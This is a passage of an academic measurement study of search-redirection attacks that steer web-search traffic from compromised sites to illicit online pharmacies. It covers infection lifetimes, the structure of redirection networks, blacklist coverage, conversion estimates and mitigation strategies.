Web search results can be very dynamic, even without an adversary trying to manipulate the outcome. We count the number of unique domains we observe in each day's sample for the categories outlined in Section 2. Figure 2(b) shows the average daily count for two-week periods from May 2010 to February 2011, covering both sample periods. The number of illicit pharmacies and health resources remains fairly constant over time, whereas the number of blogs and forums with pharmaceutical postings fell by almost half between May and February. Notably, the number of source infections steadily increased from 580 per day in early May to 895 by late January, a 50% increase in daily activity.

3.4 Variation in search queries

As part of its AdWords program, Google offers a free service called Traffic Estimator to check the estimated number of global monthly searches for any phrase.[3] We fetched the results for the 218 pharmacy search terms we regularly check; in total, over 2.4 million searches each month are made using these terms. This gives us a good first approximation of the relative popularity of web searches for finding drugs through online pharmacies. Some terms are searched for very frequently (as much as 246 000 times per month), while other terms are only searched for very occasionally.

We now explore whether the quality of search results vary according to the query's popularity. We might expect that less-popular search terms are easier to manip-

[3] https://adwords.google.com/select/TrafficEstimatorSandbox

ulate, but also that there could be more competition to manipulate the results of popular queries.

Figure 2(c) plots the average number of unique URIs observed per query for each category. For unpopular searches, with less than 100 global monthly searches, search-redirection attacks and blog spam appear with similar frequency. However, as the popularity of the search term increases, search-redirection attacks continue to appear in the search results with roughly the same regularity, while the blog and forum spam drops considerably (from 355 URIs per query to 105).

While occurring on a smaller scale, the trends of illicit pharmacies and legitimate health resources are also noteworthy. Health resources become increasingly crowded out by illicit websites as queries become more popular. For unpopular queries (< 100 global monthly searches), 13 health URIs appear. But for queries with more than 100 000 results, the number of results falls by more than half to 6. For illicit pharmacies, the trends are opposite. On less popular terms, the pharmacies appear less often (24 times on average). For the most popular terms, by contrast, 54 URIs point directly to illicit pharmacies. Taken together, these results suggest that the more sophisticated miscreants do a good job of targeting their websites to high-impact results.

4 Empirical analysis of search-redirection attacks

We now focus our attention on the structure and dynamics of search-redirection attacks themselves. We present evidence that certain types of websites are disproportionately targeted for compromise, that a few such websites appear most prominently in the search results, and that the chains of redirections from source infections to pharmacies betray a few clusters of concentrated criminality.

4.1 Concentration in search-redirection attack sources

We identified 7 298 source websites from both data sets that had been infected to take part in search-redirection attacks – 4 652 websites in the primary 6-month data set and 3 686 in the 10-week follow-up study. (1 130 sites are present in both datasets.) We now define a measure of the relative impact of these infected websites in order to better understand how they are used by attackers.

$$\mathcal{I}(\texttt{domain}) = \sum_{q \in \text{queries}} \sum_{d \in \text{days}} u_{qd} * 0.5^{\frac{r_{qd}-1}{10}}$$

where

u_{qd} : 1 if `domain` in results of query q on day d & actively redirects to pharmacy

u_{qd} : 0 otherwise

r_{qd} : `domain`'s position (1..64) in search results




Figure 3: Rank-order CDF of domain impact reveals high concentration in search-redirection attacks.

	.com	.org	.edu	.net	other
% global Internet	45%	4%	$< 3\%$	6%	42%
% infected sources	55%	16%	6%	6%	17%
% inf. source impact	30%	24%	35%	2%	10%

Table 2: TLD breakdown of source infections.

The goal of the impact measure $\mathcal{I}$ is to distill the many observations of an infected domain into a comparable scalar value. Essentially, we add up the number of times a domain appears, while compensating for the relative ranking of the search results. Intuitively, when a domain appears as the top result it is much more likely to be utilized than if it appeared on page four of the results. The heuristic we use normalizes the top result to 1, and discounts the weighting by half as the position drops by 10. This corresponds to regarding results appearing on page one as twice as valuable as those on page two, which are twice as valuable as those on page three, and so on.

Some infected domains appeared in the search results much more frequently and in more prominent positions than others. The domain with the greatest impact – `unm.edu` – accounted for 2% of the total impact of all infected domains. Figure 3 plots using a logarithmic x-axis the ordered distribution of the impact measure $\mathcal{I}$ for source domains. The top 1% of source domains account for 32% of all impact, while the top 10% account for 81% of impact. This indicates that a small, concentrated number of infected websites account for most of the most visible redirections to online pharmacies.

We also examined how the prevalence and impact of source infections varied according to top-level domain (TLD). The top row in Table 2 shows the relative prevalence of different TLDs on the Internet [46]. The second row shows the occurrence of infections by TLD. The most affected TLD, with 55% of infected results, is `.com`, followed by `.org` (16%), `.edu` (6%) and `.net`(6%). These four TLDs account for 83% of all infections, with the remaining 17% spread across 159 TLDs. We also observed 25 infected `.gov` websites and

22 governmental websites from other countries.

One striking conclusion from comparing these figures is how more 'reputable' domains, such as .com (55% of infections vs. 45% of registrations), .org (16% vs. 4%) and .edu (6% vs. $< 3\%$), are infected than others. This is in contrast to other research, which has identified country-specific TLDs as sources of greater risk [26].

Furthermore, some TLDs are used more frequently in search-redirection attacks than others. While .edu domains constitute only 6% of source infections, they account for 35% of aggregate impact through redirections to pharmacy websites. Domains in .com, by contrast, account for more than half of all source domains but 30% of all impact. We next explore how infection durations vary across domains, in part with respect to TLD.

4.2 Variation in source infection lifetimes

One natural question when measuring the dynamics of attack and defense is how long infections persist. We define the "lifetime" of a source infection as the number of days between the first and last appearance of the domain in the search results while the domain is actively redirecting to pharmacies. Lifetime is a standard metric in the empirical security literature, even if the precise definitions vary by the attacks under study. For example, Moore and Clayton [27] observed that phishing websites have a median lifetime of 20 hours, while Nazario and Holz [32] found that domains used in fast-flux botnets have a mean lifetime of 18.5 days.

Calculating the lifetime of infected websites is not entirely straightforward, however. First, because we are tracking only the results of 218 search terms, we count as "death" whenever an infected website disappears from the results or stops redirecting, even if it remains infected. This is because we consider the harm to be minimized if the search engine detects manipulation and suppresses the infected results algorithmically. However, to the extent that our search sample is incomplete, we may be overly conservative in claiming a website is no longer infected when it has only disappeared from our results.

The second subtlety in measuring lifetimes is that many websites remain infected at the end our study, making it impossible to observe when these infections are remediated. Fortunately, this is a standard problem in statistics and can be solved using survival analysis. Websites that remain infected and in the search results at the end of our study are said to be *right-censored*. 1 368 of the 4 652 infected domains (29%) are right-censored.

The survival function $S(t)$ measures the probability that the infection's lifetime is greater than time t. The survival function is similar to a complementary cumulative distribution function, except that the probabilities must be estimated by taking censored data points into account. We use the standard Kaplan-Meier estimator [23] to calculate the survival function for infection lifetimes, as indicated by the solid black line in the graphs of Figure 4. The median lifetime of infected websites is 47 days; this can be seen in the graph by observing where $S(t) = 0.5$. Also noteworthy is that at the maximum time $t = 192$, $S(t) = 0.160$. Empirical survival estimators such as Kaplan-Meier do not extrapolate the survival distribution beyond the longest observed lifetime, which is 192 days in our sample. What we can discern from the data, nonetheless, is that 16% of infected domains were in the search results throughout the sample period, from April to October. Thus, we know that a significant minority of websites have remained infected for at least six months. Given how hard it is for webmasters to detect compromise, we expect that many of these long-lived infections have actually persisted far longer.

We next examine the characteristics of infected websites that could lead to longer or shorter lifetimes. One possible source of variation to consider is the TLD. Figure 4 (left) also includes survival function estimates for each of the four major TLDs, plus all others. Survival functions to the right of the primary black survival graph (e.g., .edu) have consistently longer lifetimes, while plots to the left (e.g., other and .net) have consistently shorter lifetimes. Infections on .com and .org appear slightly longer than average, but fall within the 95% confidence interval of the overall survival function.


The median infection duration of .edu websites is 113 days, with 33% of .edu domains remaining infected throughout the 192-day sample period. By contrast, the less popular TLDs taken together have a median lifetime of just 28 days.

Another factor beyond TLD is also likely at play: the relative reputation of domains. Web domains with higher PageRank are naturally more likely to appear at the top of search results, and so are more likely to persist in the results. Indeed, we observe this in Figure 4 (center). Infected websites with PageRank 7 or higher have a median lifetime of 153 days, compared to just 17 days for infections on websites with PageRank 0.

One might expect that .edu domains would tend to have higher PageRanks, and so it is natural to wonder whether these graphs indicate the same effect, or two distinct effects. To disentangle the effects of different website characteristics on lifetime, we use a Cox proportional hazard model [10] of the form:

$$h(t) = \exp(\alpha + \text{PageRank}x_1 + \text{TLD}x_2)$$

Note that the dependent variable included in the Cox model is the hazard function $h(t)$. The hazard function $h(t)$ expresses the instantaneous risk of death at time t. Cox proportional hazard models are used on survival data in preference to standard regression models, but the aim



Cox-proportional hazard model
$h(t) = \exp(\alpha + \text{PageRank}x_1 + \text{TLD}x_2)$

	coef.	exp(coef.)	Std. Err.)	Significance
PageRank	−0.085	0.92	0.0098	$p < 0.001$
`.edu`	−0.26	0.77	0.086	$p < 0.001$
`.net`	0.08	1.1	0.084	
`.org`	0.055	1.0	0.054	
other TLDs	0.34	1.4	0.053	$p < 0.001$

log-rank test: Q=158, $p < 0.001$

Figure 4: Survival analysis of search-redirection attacks shows that TLD and PageRank influence infection lifetimes.

is the same as for regression: to measure the effect of different independent factors (in our case, TLD and PageRank) on a dependent variable (in our case, infection lifetime). PageRank is included as a numerical variable valued from 0 to 9, while TLD is encoded as a five-part categorical variable using deviation coding. (Deviation coding is used to measure each categories' deviation in lifetime from the overall mean value, rather than deviations across categories.) The results are presented in the table in Figure 4. PageRank is significantly correlated with lifetimes – lower PageRank matches shorter lifetimes while higher PageRank is associated with longer lifetimes. Separately, `.edu` domains are correlated with longer lifetimes and other TLDs to shorter lifetimes.

Coefficients in Cox models cannot be interpreted quite as easily as in standard linear regression; exponents (column 3 in the table) offer the clearest interpretation. $\exp(\text{PageRank}) = 0.92$ indicates that each one-point increase in the site's PageRank decreases the hazard rate by 8%. Decreases in the hazard leads to longer lifetimes. Meanwhile, $\exp(\texttt{.edu}) = 0.77$ indicates that the presence of a `.edu` domain, holding the PageRank constant, decreases the hazard rate by 23%. In contrast, the presence of any TLD besides `.com`, `.edu`, `.net` and `.org` increases the hazard rate by 40%.

Therefore, we can conclude from the model that *both* PageRank and TLD matter. Even lower-ranked university websites and high-rank non-university websites are being effectively targeted by attackers redirected traffic to pharmacy websites.

4.3 Characterizing the online pharmacy network

We now extend consideration beyond the websites directly appearing in search results to the intermediate and destination websites where traffic is driven in search-redirection attacks. We use the data to identify connections between a priori unrelated online pharmacies.


We construct a directed graph $G = (V, E)$ as follows. We gather all URIs in our database that are part of a redirection chain (source infection, redirector, online pharmacy) and assign each second-level domain to a node $v \in V$. We then create edges between nodes whenever domains redirect to each other. Suppose for instance that `http://www.example.com/blog` is infected and redirects to `http://1337.attacker.test` which in turns redirects to `http://www32.cheaprx4u.test`. We then create three nodes $v_1 =$ `example.com`, $v_2 =$ `attacker.test` and $v_3 =$ `cheaprx4u.test`, and two edges, $v_1 \to v_2$ and $v_2 \to v_3$. Now, if `http://hax0r.attacker.test` is also present in the database, and redirects to `http://www.otherrx.test`, we create a node $v_4 =$ `otherrx.test` and establish an edge $v_2 \to v_4$.

In the graph G so built, online pharmacies are usually leaf nodes with a positive in-degree and out-degree zero.[4] Compromised websites feeding traffic to pharmacies are generally represented as sources, with an in-degree of zero and a positive out-degree. Traffic redirectors, which act as intermediaries between compromised websites and online pharmacies have positive in- and out-degrees.

The resulting graph G for our entire database consists of 34 connected subgraphs containing more than two nodes. The largest connected component G_0 contains 96% of all infected domains, 90% of the redirection domains and 92% of the pharmacy domains collected throughout the six-month collection period.

In other words, we have evidence that most online pharmacies are connected by redirection chains. While this does not necessarily indicate that a single criminal organization is behind the entire online pharmacy network, this does tell us that most illicit online pharmacies in our measurements are obtaining traffic from a large interconnected network of advertising affiliates. Undercover investigations have confirmed the existence of such affiliate networks and provided anecdotal evidence on

[4] Manually checking the data, we find a few pharmacies have an out-degree of 1, and redirect to other pharmacies.



(a) Structure of the giant component G_0 that links 96% of infected domains. Links between vertices are based on observed traffic redirection chains. Vertices are colored according to their community.

(b) CDF of nodes in the giant component belonging to different communities. The largest 7 (out of 73) communities comprise over half the nodes.

(c) Scatter plot of in- and out-degree of nodes in the giant component. (Log-log scale, where 0 is technically represented as 0.1.)

Figure 5: Network analysis of redirection chains reveals community structure in search-redirection attacks.

their operations [44], but they have not precisely quantified their influence. These affiliate networks consist of a loosely organized set of independent advertising entities that feed traffic to their customers (e.g., online retailers) in exchange for a commission on any resulting sales.

Communities and affiliated campaigns. To uncover affiliate networks, we locate *communities* within G_0, i.e., sets of vertices closely interconnected with each other and only loosely connected to the rest of the graph. Here, each community represents a set of domains in close relationship with each other, possibly part of the same business operation, or in the same manipulation campaigns. Several algorithms have recently been proposed for community detection, e.g., [36,41,43]. We use the spin-glass model proposed by Reichardt and Bornhold [43] (with $q = 500$, $\gamma = 1$) because its stochastic nature allows it to complete quickly even on large graphs like ours, and because it works on directed graphs.

In Figure 5(a), we plot a visual representation of G_0. Different colors denote different communities. The community detection algorithm identifies a total of 73 distinct communities. Most larger communities can be observed in the dense clusters of nodes in the center of the figure, and it appears that less than a dozen of communities play a significant role. More precisely, we plot in Figure 5(b) the cumulative fraction of nodes in G_0 as a function of the number of communities considered. The graph shows that the seven largest communities account for more than half of the nodes in the graph, and that about two thirds of the nodes belong to one of the top twelve communities. In other words, a relatively small number of loosely interconnected, possibly distinct, operations is responsible for most attacks.

Manual inspection confirms these insights. For instance, the third largest community (400 nodes) consists of compromised hosts primarily sending traffic to a single redirector, which itself redirects to a single pharmacy (`securetabs.net`).

Figure 5(c) is a scatter-plot of the in- and out-degree of each node in G_0. A vast majority of nodes are source infections (null in-degree, high out-degree, i.e., points along the y-axis) or pharmacies (low out-degree, high in-degree, i.e., along the x-axis). Redirectors, with non-zero in- and out- degrees are comparatively rare. We identify 314 redirectors in G_0, out of which only 127 have both an in- and an out-degree greater than two. 103 of these 127 redirectors (80%) are *cut vertices* for G_0. That is, removing any of these 103 redirectors would partition G_0. We will discuss these interesting properties in further details in Section 6, where we detail the possible remedial strategies against the search-redirection attacks.

4.4 Attack websites in blacklists

The websites we have identified here have either been compromised (in the case of source infections) or have taken advantage of compromised servers (in the case of redirects and pharmacies). Given such insalubrious circumstances, we wondered if any of the third party blacklists dedicated to identifying Internet wickedness might also have noticed these same websites. To that end, we consulted three different sources: Google's Safe Browsing API, which identifies web-based malware; the `zen.spamhaus.org` blacklist, which identifies email spam senders; and McAfee SiteAdvisor, which tests websites for "spyware, spam and scams".

Figure 6 plots sets of Venn diagrams of the three blacklists for each class of attack domain. Several trends are




Figure 6: Comparing web and email blacklists.

	Mean	Median	% Searches> 0	Total
Main	14 388	1600	73%	2 374 085
FDA drugs	74	0	6%	323 104
Extra queries	46 380	1 300	59%	32 652 121
Total	6 771	0	20%	35 343 610

Table 3: Monthly search query popularity according to the Google Adwords Traffic Estimator.

apparent from inspecting the diagrams. First, source infections are not widely reported by any of the blacklists (95% do not appear on a single blacklist), but around half of the redirects are found on at least one blacklist and over two thirds of pharmacy websites show up on at least one blacklist. Surprisingly, 12% of redirects appear on the email spam blacklist, as well as 24% of pharmacies. We speculate that this could be caused by affiliates advertising pharmacy domains in email spam, but it could also be that the pharmacies directly send email spam advertisements or use botnets for both hosting and spamming.

The level of coverage of Google and SiteAdvisor are comparable, which is somewhat surprising given SiteAdvisor's relatively broader remit to flag scams, not only malware. Google's more comprehensive coverage of pharmacy websites in particular suggests that some pharmacies may also engage in distributing malware. We conclude by noting that the majority of websites affected by the traffic redirection scam are not identified by any of these blacklists. This in turn suggests that relatively little pressure is currently being applied to the miscreants carrying out the attacks.

5 Towards a conversion rate estimate

While it is difficult to measure precisely as an outsider, we nonetheless would like to provide a ballpark figure for how lucrative web search is to the illicit online prescription drug trade. Here we measure two aspects of the demand side: search-query popularity and sales traffic.

For the first category, we once again turn to the Google Traffic Estimator to better understand how many people use online pharmacies advertised though search-redirection attacks. Table 3 lists the results for each of the three search query corpora described in Section 2.2 and Appendix A. The main and extra queries attract the most visitors, with a median of 1 600 monthly searches for the main sample and 1 300 for the extra queries. Several highly popular terms appeared in the results: "viagra" and "pharmacy" each attract 6 million monthly searches, while "cialis" and "phentermine" appear in around 3 million each. By contrast, only 6% of the search queries in the FDA sample registered with the Google tool. The FDA query list includes around 6 500 terms, which dwarfs the size of the other lists. Since over 90% of the FDA queries are estimated to have no monthly searches, the overal median popularity is also zero.

While these search terms do not cover all possible queries, taken together they do represent a useful lower bound on the global monthly searches for drugs. To translate the aggregate search count into visits to pharmacies facilitated by search-redirection attacks, we assume that the share of visits websites receive is proportional to the number of URIs that turn up in the search results. Given that 38% of the search results we found pointed to infected websites, we might expect that the monthly share of visits to these sites facilitated by Google searches to be around 13 million. Google reportedly has a 64.4% market share in search [13]. Consequently we expect that the traffic arriving from other search engines to be $\frac{1-0.644}{0.644} * 13 \text{ million} = 7 \text{ million}$.

We manually visited 150 pharmacy websites identified in our study and added drugs to shopping carts to observe the beginning of the payment process. We found that 94 of these websites in fact pointed to one of 21 different payment processing websites. These websites typically had valid SSL certificates signed by trusted authorities, which helps explain why multiple pharmacy storefronts may want to share the same payment processing website.

The fact that these websites are only used for payment processing means that if we could measure the traffic to these websites, then we could roughly approximate how many people actually purchase drugs from these pharmacies. Fortunately for us, these websites receive enough traffic to be monitored by services such as Alexa. We tallied Alexa's estimated daily visits for each of these websites; in total, they receive 855 000 monthly visits.

We next checked whether these payment websites also offered payment processing other than just for pharmacy websites. To check this, we fetched 1 000 backlinks for each of the sites from Yahoo Site Explorer [6]. Collectively, 1 561 domains linked in to the payment websites. From URI naming and manual inspection, we determined that at least 1 181 of the backlink domains, or

75%, are online pharmacies. This suggests that the primary purpose of these websites is to process payments for online pharmacies.

Taken together, we can use all the information discussed above to provide a lower bound on the sales conversion rate of pharmacy web search traffic:

$$\text{Conversion} \approx \frac{0.75 \times 855\,000}{20\,000\,000} = 3.2\% \,.$$

To ensure that the estimate is a lower bound for the true conversion rate, whenever there is uncertainty over the correct figures, we select smaller estimates for factors in the numerator and larger estimates for factors in the denominator. For example, it is possible that the estimate of visits to payment sites is too small, since pharmacies could use more than the 21 websites we identified to process payments. A more accurate estimate here would strictly increase the conversion rate. Similarly, 20 million visits to search-redirection websites may be an overestimate, if, for instance, more popular search queries suffer from fewer search-redirection attacks. Reducing this estimate would increase the conversion rate since the figure is in the denominator.

There is likely one slight overestimate present in the numerator. It is not certain that every single visitor to a payment processing site eventually concluded the transaction. However, because these sites are *only* used to process payments, we can legitimately assume that most visitors ended up purchasing products. Even with a conservative assumption that only 1 in 10 visitors to the payment processing site actually complete a transaction, the lower bound on the conversion rates we would obtain (in the order of 0.3%) far exceeds the conversion rates observed for email spam [22] or social-network spam [17].

While email spam has attracted more attention, our research suggests that more illicit pharmacy purchases are facilitated by search-redirection attacks than by email spam. One study estimated that the entire Storm botnet (which accounted for between 20-30% of email spam at its peak [12, 37]) attracted around 2 100 sales per month [22]. The payment processing websites tied to search-redirection attacks collectively process many hundreds of thousands of monthly sales. Even allowing for the possibility that these websites may also process payments for pharmacies advertised through email spam, the bulk of sales are likely dominated by referrals from web search. This is not surprising, given that most people find it more natural to turn to their search engine of choice than to their spam folder when shopping online. To those who aim to reduce unauthorized pharmaceutical sales, the implication is clear: more emphasis on combating transactions facilitated by web search is warranted.

6 Mitigation strategies

The measurements we gathered lead us to consider three complementary mitigation strategies to reduce the impact of search-redirection attacks. One can target the infected sources, advocate search-engine intervention, or try to disrupt the affiliate networks.

Remediation at the sources. The existing public-private partnership initiated by the White House [19] has so far focused on areas other than search-redirection attacks. Domain name registrars (led by GoDaddy) can shut down maliciously registered domains, while Google has focused on blocking advertisements (but not necessarily search results) from unauthorized pharmacies. Unfortunately, no single entity speaks for the many webmasters whose sites have unknowingly been recruited to drive traffic to illicit pharmacies.

Nonetheless, eradicating source infections at key websites could be effective. As shown in Figure 3, a small number of source infections repeatedly appear towards the top of the search results. Remediating only the most frequently-occurring websites could substantially reduce sales. Furthermore, attackers would likely struggle to adapt to the heightened enforcement. Placing websites at high-ranking search positions through search-engine optimization is a slow process, given that the search engine controls the rankings-update cycle. Second, high-ranking websites that can permeate the top levels of search results are fairly scarce resources, so that any coordinated reduction is likely to be painful for pharmacies.

How might an enforcement agent select which websites to target for remediation? Again, our findings are informative. The survival analysis in Section 4.2 indicates that websites with high PageRank or `.edu` TLDs are more persistent. A simple heuristic, then, would be for an agent to run a few search queries for drug terms and try to clean up any `.edu` or high-ranking website that appears in multiple results.

Search-engine intervention. In the absence of direct law enforcement involvement in remediating source infections, search engines could play a more active role in detecting search-redirection attacks and blocking them from search results. Google already blocks websites that are known to be distributing malware [40], and recently began including warnings on websites believed to be compromised. From anecdotal inspection, several source websites participating in search-redirection attacks now carry the warning. Users are still free to visit the compromised website, however, so those seeking to buy drugs without a prescription may still find willing sellers. We encourage search engines to consider dropping such results altogether, given the illegal activity that is being directly facilitated.

Disrupting the redirection network. The high degree of interconnection of the different sites we observed in Section 4 suggests that monetary profits come from funneling traffic between different affiliates. One can thus conjecture that disrupting the connectivity of the network we observed would have adverse economic consequences for the miscreants. Can this be easily achieved?

As described in Section 4, while the network of pharmacies, sources, and redirectors is almost completely interconnected, there is a comparatively small number of nodes in the network that redirect traffic from one host to the next and play a central role in the drug trade. Specifically, taking down any of 103 redirectors would break up the large network of affiliates we observed, and could have strong disruptive effects on the profits made by advertisers. Of course, we would expect attackers to quickly move redirectors to different hosts after takedowns — and in fact, have, over the long measurement interval we consider, evidence that this sometimes happens. Nevertheless, the currently long lifetime of redirectors indicates that defenders could act more forcefully.

Perhaps even more interestingly, we were able to find BGP Autonomous System (AS) information for 84 of the 127 redirectors with in- and out-degrees greater than two;[5] of these, 53 (or 63%) belong to one of only 11 distinct ASes.[6] In other words, a very limited number of infrastructure providers appear to play an important role in the illicit online drug trade. Likewise, we were able to identify domain name registrars for 73 of the redirector domains; 49 of these domains belong to one of only 5 registrars (ENOM and GoDaddy, which is expected given their market share, but also "A to Z Domains Solutions," "BizCN," and "Directi Internet Solutions," which are far more represented in this sample than their market share would warrant).

Determining whether these hosting providers and registrars are willing participants or simply have lax hosting practices is beyond the scope of our investigation. However, by strengthening their controls, these service providers could probably make it harder to operate redirectors, thereby yielding tangible benefits in combating illicit online drug trade. Should these registrars and hosting providers take action, we would certainly expect the miscreants to adapt, and move to different providers (e.g., bulletproof hosting); but, it is likely that these alternative solutions would be more financially costly than what is currently used, which in turn would reduce the profit margins miscreants enjoy. In the end, making illicit online commerce an unattractive economic proposition could be the strongest deterrent to such activities.

In sum, any subset of source-infection remediation, search-engine filtering, and redirector take-down would make it more difficult for miscreants to conduct their business. Combining these mitigations would likely cause significant hardship to the criminal networks in play and would help thwart the illicit online trade of pharmaceutical drugs (and of other counterfeit goods).

7 Related work

The shift observed in the past decade, from Internet and computer security attacks motivated by fame and reputation to attacks motivated by financial gain [30], has led to a number of measurement studies that quantify various aspects of the problem, and to motivate possible intervention policies by quantitative analysis. Due to the amount of network measurement literature available, we focus here on work most closely related to this paper.

Many studies, e.g., [7, 22, 24, 50], have focused on email spam, describing the magnitude of the problem in terms of network resources being consumed, as well as some of its salient characteristics. Two key take-away points are that spam is a game of very large numbers, and that it is not a very effective technique to advertise products, as observed conversion rates (fraction of email spam that eventually result in a sale) are small. As pointed out earlier, spamming techniques are however evolving and increase their effectiveness by better targeting potential customers, as described by the recent flurry of spam observed in social networks [17].

A very recent paper by Levchenko et al. [24] provides a thorough investigation of the different actors participating spamming campaigns, from the spammers themselves, to the suppliers of illicit goods (luxury items, software, pharmaceutical drugs, ...). The key difference with the present study is that Levchenko et al. are focusing on businesses advertising by spam, while we are looking into search-engine manipulation. The data we gathered (see Section 4.4) seems to suggest that, so far, the two sets of miscreants remain relatively disjoint, but that advertising based on search engine manipulation is on the rise (see Section 3.3).

Measurement studies of spam have also informed possible intervention policies, by identifying some infrastructure weaknesses. For instance, taking down a few servers from suspicious Internet Service Providers [9] can significantly reduce the overall volume of email spam. Infiltration of spam-generating botnets, as suggested by [39], has also been shown to be effective in designing much more accurate spam filtering rules.

A series of papers by Moore and Clayton [27, 29, 31] investigates the economics of phishing, and show interesting insights on the tactics phishers use to evade detection. A further outcome of this line of research is a set of

[5] The remaining 43 redirectors had gone offline when we ran this experiment in February 2011.

[6] Many nodes in a given community are hosted on the same AS, giving additional evidence that the community detection algorithm discussed in Section 4 is quite accurate.

recommended intervention techniques to combat phishing, e.g., applying economic pressure on DNS registrars. The present paper borrows some of the techniques (use of Webalizer data, lifetime computation) used for phishing measurements, as they apply as well to measurement of online pharmacy activity (see Section 3).

A separate branch of research has focused on economic implications of online crime. Thomas and Martin [45], Franklin et al. [16] and Zhuge et al. [51] passively monitor the advertised prices of illicit commodities exchanged in varied online environments (IRC channels and web forums). They estimate the size of the markets associated with the exchange of credit card numbers, identity information, email address databases, and forged video game credentials. Christin et al. [8] mine online forum data to assess the economic impact of a social engineering attack pervasive on Japanese-language websites, and to identify some of the key characteristics of the network of perpetrators behind these scams.

More closely related to the attack described here, Ntoulas et al. [34] measure search engine manipulation attacks, and Wang et al. [47] show the connection between web and email spam, and online advertisers.

The medical literature has been preoccupied with illicit online pharmacies for a few years, but has mostly looked at smaller data samples, and has solely focused on the retail side rather than the entire infrastructure supporting this commerce. As examples, Henney et al. investigated the credentials of 37 online pharmacies [18]. Littlejohn et al. [25] focused on a slightly larger sample of 275 websites, to primarily inform the socio-economic impact of Internet availability on drug abuse. Likewise, we are not the first to evidence the existence of advertising affiliate networks, which have been previously described informally (see, e.g., [44]).

We believe that the work presented in this paper is the first to provide a detailed analysis of search-redirection attacks, and to substantiate their use with a quantitative analysis of the overall magnitude of the illicit online prescription drug trade. Further, we obtain both an understanding of the structure of the miscreants' networks, and an idea of the conversion rates they can expect. In that respect, our measurements may be a useful starting point for a more thorough quantitative economic analysis.

8 Conclusions and future work

Given the enormous value of web search, it is no surprise that miscreants have taken aim at manipulating its results. We have presented evidence of systematic compromise of high-ranking websites that have been reprogrammed to dynamically redirect to online pharmacies. These search-redirection attacks are present in one third of the search results we collected. The infections persist for months, 96% of the infected hosts are connected through redirections, and a few collections of redirectors are critical to the connection between source infections and pharmacies. We have also observed that legitimate businesses are nearly absent from the search results, having been completely drawn out of the search results by blog and forum spam and compromised websites. We also offer a conservative estimate of between 0.3% and 3% conversion rate of searches for drugs turning into sales, which should motivate the pressing need for countermeasures. Fortunately, we are optimistic that the criminals behind search-redirection attacks could be disrupted with targeted interventions due to the high concentrations we observed empirically.

In terms of immediate future work, there is nothing inherent to the search-redirection attack suggesting it only applies to online pharmacies. Even though counterfeit drugs are the most pressing issue to deal with due to their inherent danger, other purveyors of black-market goods, such as counterfeit software, or luxury goods replicas, might also hire affiliates that manipulate search results with infected websites for advertising purposes.

We ran a brief (12 days) pilot experiment to assess how search-redirection attacks applied to counterfeit software in October 2010. After collecting results from 466 queries, created using input from Google Adwords Keyword Tool, we gathered 328 infected source domains, 72 redirect domains and 140 domains selling counterfeit software. Using the same clustering techniques described earlier in the paper, we discovered two connected components dominating the network, each in its own way: one component was responsible for 44% of the identified infections, and the other was responsible for 30% of the software-selling sites.

We also observed a small but substantial (12.5%) overlap in the set of redirection domains with those used for online pharmacies. Some redirection domains thus provide generic traffic redirection services for different types of illicit trade. However, the small overlap is also a sign of fragmentation among the different fraudulent trading activities. We have begun a longitudinal study of all retail operations benefiting from search-redirection attacks, in order to better understand the economic relationships between advertisers and resellers.

Systematic monitoring of web search results will likely become more important due to the value miscreants have already identified in manipulating outcomes. Indeed, this paper has shown that understanding the structure of the attackers' networks gives defenders a strong advantage when devising countermeasures.

